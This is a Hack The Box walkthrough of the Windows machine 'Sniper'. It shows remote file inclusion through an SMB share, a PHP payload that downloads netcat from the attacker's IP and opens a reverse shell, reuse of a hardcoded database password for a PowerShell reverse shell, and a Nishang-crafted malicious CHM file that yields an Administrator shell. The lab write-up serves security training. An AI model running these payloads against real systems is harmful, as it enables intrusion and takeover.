Sniper

Contents

Summary

The machine was about:

1- Web Application running a blog with **change blog posts language** function that is vulnerable to **RFI**.

2- Exploiting the **RFI** to get a reverse shell as **iusr**.

3- After getting the shell, You discover a **hard coded password** of **Chris** user in db.php file.

4- Using **Chris** credentials we get a user shell on the box.

5- Found a **note.tx**t in the **C:\Docs** directory file that orders chris to drop **chm** documents into this Docs directory.

6- We inject a payload into chm file and upload it to C:\Docs directory.

7- Our payload will be executed and you will get a shell.

Reconnaissance

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file *full-scan*

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.151
```

Nmap output

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-27 12:25 WET
Scanning 10.10.10.151 [65535 ports]
Discovered open port 135/tcp on 10.10.10.151
Discovered open port 80/tcp on 10.10.10.151
Discovered open port 139/tcp on 10.10.10.151
Discovered open port 445/tcp on 10.10.10.151
Completed Connect Scan at 12:31, 389.19s elapsed (65535 total ports)
Initiating Service scan at 12:31
Scanning 4 services on 10.10.10.151
Nmap scan report for 10.10.10.151

PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h02m20s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-27T19:34:32
|_  start_date: N/A
```

From the output, we extracted some information.

1. The host is running on **Windows**.
2. 4 ports are opened **135**,**80**,**139**,**445.**
3. There is a web application running on port **80** with HTTP title **Sniper Co.**

I always start with web based ports because most of the time they are higher risk than other services.

Scanning Port 80

We start brute forcing directories/files on the webserver to see if there are any hidden gems.


```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.151/ -t 20
```

gobuster output:

```
└─ $gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.151/ -t 20
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.151/
[+] Threads:        20
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/27 12:40:19 Starting gobuster
===============================================================
/blog (Status: 301)
/images (Status: 301)
/user (Status: 301)
/Images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/Blog (Status: 301)
/IMAGES (Status: 301)
/User (Status: 301)
/CSS (Status: 301)
/JS (Status: 301)
```

From the gobuster output there are 2 links we can focus on /**user** & /**blog**


Port 80 main page:



from these cards the first 3 cards will redirect us to the exact same page but:


- **Our services** redirects to /**blog**
- **User Portal** redirects to **/User**

Scanning /User link.




Since we are doing HTB, Brute forcing credentials won't give you anything good. **You should try brute forcing credentials if you are doing a real world assessment.**

but we can see that we can **Sign Up** so let's get us an account.



So after completing the form, the page will redirect us back to the login page. Enter your credentials and sign in.




Nothing here but let's check the source code.


```
      <link rel="stylesheet" href="css/portal.css">

</head>

<body>

  <div class="warning-content">
<h1>User Portal Under Construction</h1>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
     width="100.001px" height="70px" viewBox="0 0 100 68">
<g id="large">
    <g>
    <path d="M55.777,38.473l6.221-1.133c0.017-1.791-0.123-3.573-0.41-5.324l-6.321-0.19c-0.428-2.053-1.135-4.048-2.076-5.931
        l4.82-4.094c-0.868-1.552-1.874-3.028-3.005-4.417l-5.569,2.999c-1.385-1.54-2.98-2.921-4.771-4.09912.124-5.954
        c-0.759-0.452-1.543-0.878-2.357-1.269c-0.811-0.39-1.625-0.732-2.449-1.046l-3.325,5.381c-2.038-0.665-4.113-1.052-6.183-1.174
        L31.34,6.082c-1.792-0.02-3.571,0.119-5.32,0.406l-0.191,6.32c-2.056,0.439-4.051,1.137-5.936,2.081-4.097-4.82
        c-1.546,0.872-3.022,1.875-4.407,3.006l2.996,5.566c-1.54,1.384-2.925,2.985-4.104,4.778c-2.16-0.771-4.196-1.498-5.953-2.127
        c-0.449,0.765-0.875,1.544-1.265,2.354c-0.39,0.811-0.733,1.63-1.049,2.457c1.587,0.981,3.424,2.119,5.377,3.325
        c-0.662,2.037-1.049,4.117-1.172,6.186l-6.218,1.136c-0.021,1.789,0.12,3.566,0.407,5.321l6.32,0.188
        c0.442,2.06,1.143,4.057,2.082,5.937l-4.818,4.095c0.872,1.549,1.873,3.026,3.009,4.412l5.563-2.998
        c1.392,1.54,2.989,2.92,4.777,4.099l-2.121,5.954c0.756,0.446,1.538,0.871,2.348,1.258c0.813,0.394,1.633,0.739,2.462,1.05
        l3.326-5.375c2.033,0.662,4.109,1.05,6.175,1.171l.137,6.221c1.791,0.019,3.569-0.123,5.323-0.407l0.194-6.324
        c2.053-0.438,4.045-1.136,5.927-2.079l4.093,4.817c1.55-0.865,3.026-1.87,4.414-2.999l-2.995-5.572
        c1.537-1.385,2.914-2.98,4.093-4.772l5.953,2.127c0.448-0.761,0.878-1.545,1.268-2.356c0.388-0.808,0.729-1.631,1.047-2.458
        l-5.378-3.324C55.268,42.615,55.655,40.542,55.777,38.473z M42.302,42.435c-3.002,6.243-10.495,8.872-16.737,5.866
        c-6.244-2.999-8.872-10.493-5.867-16.736c3.002-6.244,10.495-8.873,16.736-5.869C42.676,28.698,45.306,36.19,42.302,42.435z"  fill="none" stroke="#E43"/>    <animateTransform
            attributeName="transform"
            begin="0s"
            dur="3s"
            type="rotate"
            from="0 31 37"
            to="360 31 37"
            repeatCount="indefinite"
    </animateTransform>
</g>
<g id="small">
    <path d="M93.068,19.253L99,16.31c-0.371-1.651-0.934-3.257-1.679-4.776l-6.472,1.404c-0.902-1.436-2.051-2.735-3.42-3.819
        l2.115-6.273c-0.706-0.448-1.443-0.867-2.213-1.238c-0.774-0.371-1.559-0.685-2.351-0.958l-3.584,5.567
        c-1.701-0.39-3.432-0.479-5.118-0.284L73.335,0c-1.652,0.367-3.256,0.931-4.776,1.672l1.404,6.47
        c-1.439,0.899-2.744,2.047-3.835,3.419c-2.208-0.746-4.38-1.476-6.273-2.114c-0.451,0.71-0.874,1.448-1.244,2.229
        c-0.371,0.764-0.68,1.541-0.954,2.329c1.681,1.078,3.612,2.323,5.569,3.579c-0.399,1.711-0.486,3.449-0.291,5.145
        c-2.086,1.034-4.143,2.055-5.936,2.945c0.368,1.648,0.929,3.25,1.67,4.769c1.954-0.426,4.193-0.912,6.468-1.405
        c0.906,1.449,2.06,2.758,3.442,3.853l-2.117,6.27c0.708,0.449,1.439,0.865,2.218,1.236c0.767,0.371,1.551,0.685,2.338,0.96
        c1.081-1.68,2.319-3.612,3.583-5.574c1.714,0.401,3.457,0.484,5.156,0.288L82.695,42c1.651-0.371,3.252-0.931,4.773-1.676
        c-0.425-1.952-0.912-4.194-1.404-6.473c1.439-0.902,2.744-2.057,3.835-3.436l6.273,2.11c0.444-0.7,0.856-1.43,1.225-2.197
        c0.372-0.777,0.691-1.569,0.963-2.361l-5.568-3.586C93.181,22.677,93.269,20.939,93.068,19.253z M84.365,24.062
        c-1.693,3.513-5.908,4.991-9.418,3.302c-3.513-1.689-4.99-5.906-3.301-9.419c1.688-3.513,5.906-4.991,9.417-3.302
        C84.573,16.331,86.05,20.549,84.365,24.062z" fill="none" stroke="#E43"/>
  <animateTransform
            attributeName="transform"
            begin="0s"
            dur="2s"
            type="rotate"
            from="0 78 21"
            to="-360 78 21"
            repeatCount="indefinite"
    </animateTransform>
</g>
</svg>
<p>
  Please forgive the inconvenience. <br />
  We are currently initializing our brand new site.
</p>
<p>
  It's okay, we're excited too!
</p>
<p>
Click Here to <a href=logout.php>Logout</a>
</p>

</div>
  <script src='http://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></script>


</body>


</html>
```

It is just the svg animation icon nothing important here. so we fire gobuster agian against this portal but with our cookies.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.151/user -t 20 -H "PHPSESSID: 1qu8fu
```

letting gobuster finish its work, we start scanning the **blog.**



So it's really a blog with dummy content as blog posts.

no functions here except for changing the language of the posts. and it is functional so we should test this function.

so the request to change the language will be.

English: http://sniper.htb/blog/?lang=**blog-en.php**

Spanish: http://10.10.10.151/blog/?lang=**blog-es.php**

so it loads different php page for every language!, So maybe we can test for **RFI/LFI , Path Traversal.**

Gaining Access

The File Inclusion vulnerability: allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application.

- **Basic RFI**

  In basic RFI we simplt test if we can request external/remote page by changing the parameter **lang** value to external website.


  steps:

  - Start local python server on our machine.
  - Send a request to our server.
  - check our server log to see if we get any requests from the server.

  the request will be something like http://sniper.htb/blog/?lang=http://<your_server_ip>:<your_port>/anyfile

  Unfortunately we didn't get any request from the server and the sniper server returned 404.

  even after adding a null byte at the end of the link it also fails.




- **LFI using wrappers**

  Using this method we try to get the source code of a page using something called **wrappers.** I will try using php wrapper you can search for other wrappers.

  the request will *http://sniper.htb/blog/?lang=pHp://FilTer/convert.base64-encode/resource=blog-en.php* , the request will try to encode the source code of blog-en.php to base64 and send it back.

  but also this method fails.



- **Special Case**: **Bypass allow_url_include**

  When **allow_url_include** and **allow_url_fopen** are set to **Off**. It is still possible to include a remote file on **Windows servers** using the **smb** protocol. SOURCE

  so:

  1. Create a share **open to everyone.**
  2. Write a PHP code inside a file : `shell.php`
  3. Include it `http://sniper.htb/index.php?page=\\<YOUR_IP>\<SHARE_NAME>\shell.php`

  IMPORTANT NOTE : **Impacket smbserver** works great for transfering files but not so well for running files. so **samba-server** works well you can install it from package manager (apt in kali). Thanks to @blaudoom

  so I created a PHP code that prints "**PHP isn't that cool**"


```
<?php
echo "PHP isn't that cool";
?>
```

And the php code is executed!. Great, now we should include a php reverse shell . Here is my php code to get a rev shell

```
<?php
exec('powershell.exe mkdir C:\temp; iwr -outf C:\temp\nc64.exe http://10.10.17.157:9090/nc64.exe; C:\temp\mymy.exe 10.10.17.157 8888
print_r($output);
?>
```

the code is simple it just:

- mkdir **C:\temp**
- download **nc.exe** from my machine to the **C:\temp** folder. executes nc to connect back to us



And NOW WE ARE IN!.

Elevate privileges

1- **From iusr to Chris**

Now we are **iusr** which has fewer privilege than normal users. so checking the **C:\Users** we found another user called **Chris.**

So let's go back to enumerate the web applications folder since we have access to.

```
PS C:\inetpub\wwwroot> ls
ls


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2019   5:23 AM                blog
d-----        4/11/2019   5:23 AM                css
d-----        4/11/2019   5:23 AM                images
d-----        4/11/2019   5:23 AM                js
d-----        4/11/2019   5:23 AM                scss
d-----        10/1/2019   8:44 AM                user
-a----        4/11/2019   5:22 PM           2635 index.php


PS C:\inetpub\wwwroot>
```

user folder is interesting to us since we couldn't test it more on the web server**, let's see its contents.**

It has many files but db.php may have db credentials hard coded into the php file.

```
PS C:\inetpub\wwwroot\user> cat db.php
cat db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

and we got a password `36mEAhz/B8xQ~2VM` so let's use this password and Chris as username to get more privilege.

so the commands to execute a program in the contxt of another user may be like this

```
$user = "sniper\Chris"  # to save the username in a variable called user
$password = ConvertTo-SecureString "36mEAhz/B8xQ~2VM" -AsPlainText -Force # convert the password to a plain-text string into passwor
$credential = New-Object System.Management.Automation.PSCredential ($user, $password) # create a PS credentials object of chris and
Invoke-Command -ComputerName localhost -ScriptBlock { C:\\temp\\nc64.exe 10.10.17.157 7007 -e powershell.exe } -Credential $credenti
```

```
┌──[osboxes@parrot]─[~/Desktop/desktop/mac/assets/smb]
└─► $nc -nvlp 7007
listening on [any] 7007 ...
connect to [10.10.17.157] from (UNKNOWN) [10.10.10.151] 49803
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Chris\Documents> cd ..\Desktop
cd ..\Desktop
PS C:\Users\Chris\Desktop> ls
ls


    Directory: C:\Users\Chris\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/11/2019   8:15 AM             32 user.txt


PS C:\Users\Chris\Desktop>
```

Then we got our shell and here is the user flag.

2- **Elevate priv from Chris to Root.**

After some time exploring the folders there is a file in the **C:\Docs** folder that may be interesing.

- note.txt

```
Hi Chris,
Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a lot
And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.
Regards,
Sniper CEO.
```

So
1- The CEO is mad.

2- Chris has to drop a documentation file in this folder so there maybe a script that will execute/interact with this file . But what file exactly ?.

There is a **instructions.chm** (Microsoft Compiled HTML Help file) in **C:\Users\Chris\Downloads,**let's see what it is about. (I used my windows machine for this part)

So Chris also mad (very BAD work environment) but let's make his wish come true.

Attack Vectors

1- Inject a payload into chm document.

Nishang Out-CHM powershell script will inject our payload into valid **chm** format. You will need **HTML Help Workshop** program installed you can download it from microsoft website .

```
PS D:\InfoSec\writeup> .\out-chm.ps1
PS D:\InfoSec\writeup> import-module .\out-chm.ps1
PS D:\InfoSec\writeup> out-chm -Payload "powershell c:\temp\nc64.exe 10.10.17.157 7008 -e powershell" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling d:\InfoSec\writeup\doc.chm


Compile time: 0 minutes, 0 seconds
2       Topics
4       Local links
4       Internet links
0       Graphics


Created d:\InfoSec\writeup\doc.chm, 13,458 bytes
Compression increased file by 147 bytes.
PS D:\InfoSec\writeup>
```

Basically the script takes the payload specified and inject it into valid chm document.

The **payload** just runs the netcat to connect back to us on port 7008.

2- Upload the malicious chm file to the victim machine into folder **C:\Docs**

3- The file will be executed and you will get a **shell as Administrator.**

```
┌──[✗]─[osboxes@parrot]─[~/Desktop/desktop/mac/multi]
└─── $nc -nvlp 7008
listening on [any] 7008 ...
connect to [10.10.17.157] from (UNKNOWN) [10.10.10.151] 50398
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd c:\Users\Administrator
cd c:\Users\Administrator
